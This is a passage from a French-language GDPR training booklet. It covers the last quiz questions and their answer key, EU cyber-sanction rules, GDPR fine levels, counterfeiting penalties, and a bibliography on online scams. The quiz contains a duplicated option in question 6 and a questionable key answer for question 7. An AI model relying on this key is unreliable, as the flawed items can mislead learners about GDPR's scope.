- d) 8% du chiffre d'affaires mondial

6. Que signifie l'acronyme RGPD ?

- a) Règlement général sur la protection des données
- b) Règlement général sur la conservation des données
- c) Règlement général sur la protection des données
- d) Règlement général sur le partage des données

7. Où s'applique le RGPD ?

- a) Partout
- b) Hors Union Européenne
- c) Au sein de l'Union européenne
- d) Uniquement dans votre pays.

8. Quand le RGPD est-il entré en vigueur ?

- a) 28 janvier 2003
- b) 15 septembre 2010
- c) 25 mai 2018
- d) 14 mars 2019

9. A quoi sert le RGPD ?

- a) Pour contrer le piratage
- b) Pour empêcher l'utilisation des données
- c) Normalisation des réglementations dans l'Union européenne
- d) Rendez-vous anonyme sur le web

10. Que permet la portabilité des données ?

- a) Les récupérer et les transférer vers un autre service
- b) Les rendre compatible avec un téléphone mobile
- c) Les déplacer dans un service
- d) Les alléger pour les porter à bout de bras

1a, 2c, 3c, 4c, 5b, 6c, 7a, 8c, 9c, 10a

Les sanctions

Ce cadre juridique permet à l'UE d'imposer des mesures restrictives ciblées à l'encontre de personnes ou d'entités impliquées dans des cyberattaques qui ont un impact significatif et constituent une menace extérieure pour l'UE ou ses États membres. Des mesures restrictives peuvent également être imposées en réponse à des cyberattaques contre des États tiers ou des organisations internationales lorsque ces mesures sont jugées nécessaires pour atteindre les objectifs de la politique étrangère et de sécurité commune (PESC).

Le Conseil a décidé en mai 2022 de proroger le cadre des mesures restrictives liées aux cyberattaques menaçant l'UE et ses États membres pour une **nouvelle période de trois ans**, jusqu'au 18 mai 2025.

Avec le RGPD, il est possible d'imposer une amende administrative pouvant aller jusqu'à 4 % du chiffre d'affaires global d'une multinationale. On est loin du niveau de sanction précédent, où la CNIL ne pouvait imposer qu'une amende de 150 000 €. Pour les géants de l'internet, une telle sanction, si elle était imposée, représenterait des dizaines, voire des centaines de millions d'euros.

✓ Exemple : La contrefaçon

Risques pour l'acheteur de marchandises contrefaites. L'achat de produits contrefaits sur Internet, qu'il soit intentionnel ou non, **expose l'acheteur à un danger pour la protection de ses données personnelles et de sa vie privée, et est par ailleurs sanctionné**.

La **contrefaçon** en France d'ouvrages édités en France ou à l'étranger est punie de trois ans d'emprisonnement et de 300 000 euros d'amende. Les mêmes **peines** s'appliqueront à la vente, l'exportation, l'importation, le transbordement ou la détention des œuvres contrefaites aux fins précitées.



Bibliographie

1 Site Web de l'entreprise

Charte des droits fondamentaux de l'UE

https://ec.europa.eu/info/aid-development-cooperation-fundamental-rights/your-rights-eu/eu-charter-fundamental-rights_fr

Règlement général sur la protection des données

<https://eur-lex.europa.eu/eli/reg/2016/679/oj>

Comité européen de la protection des données

https://edpb.europa.eu/edpb_fr

Pour comprendre la terminologie

<https://www.techno-science.net>

Liste des sites français pour en savoir plus sur les arnaques sur Internet

Domaine juridique : Les cinq escroqueries sur Internet les plus courantes

<https://domaine-legal.com/fiche-pratique/96/arnaques-sur-internet-les-5-plus-frequentes>

RTBF : Les 7 arnaques les plus courantes sur Internet et comment les repérer

<https://www.rtb.be/article/les-7-arnaques-les-plus-courantes-sur-internet-apprendre-a-les-reperer-10696392>

Norton : Escroqueries en ligne : les 5 principales escroqueries sur les réseaux sociaux

<https://fr.norton.com/internetsecurity-online-scams-top-5-social-media-scams.html>

Kaspersky : les six principales escroqueries en ligne - comment éviter d'en être victime

<https://www.kaspersky.fr/resource-center/threats/top-six-online-scams-how-to-avoid-becoming-a-victim>

Capital : Les 20 escroqueries les plus courantes à surveiller

<https://photo.capital.fr/les-20-arnaques-les-plus-courantes-dont-vous-devez-vous-mefier-48322#l-arnaque-al-irlandaise-9158e>

Les sanctions :

<https://www.consilium.europa.eu/fr/press/press-releases/2022/05/16/cyber-attacks-council-extends-sanctions-regime-until-18-may->


RGPD : texte officiel dans toutes les langues européennes

<https://eur-lex.europa.eu/eli/reg/2016/679>

Source : <https://lactualite.com/societe/les-voleurs-didentite/>

Source : <https://entreprendre.service-public.fr/vosdroits>

Source : <https://www.consilium.europa.eu/fr/press/press-releases/2022/05/16/cyber-attacks-council-extends-sanctions-regime-until-18-may->



Co-funded by the
Erasmus+ Programme
of the European Union



Clause de non-responsabilité : Le soutien de la Commission européenne à la production de cette publication ne constitue pas une approbation de son contenu, qui reflète uniquement les opinions des auteurs, et la Commission ne peut être tenue responsable de l'utilisation qui pourrait être faite des informations contenues dans cette publication.

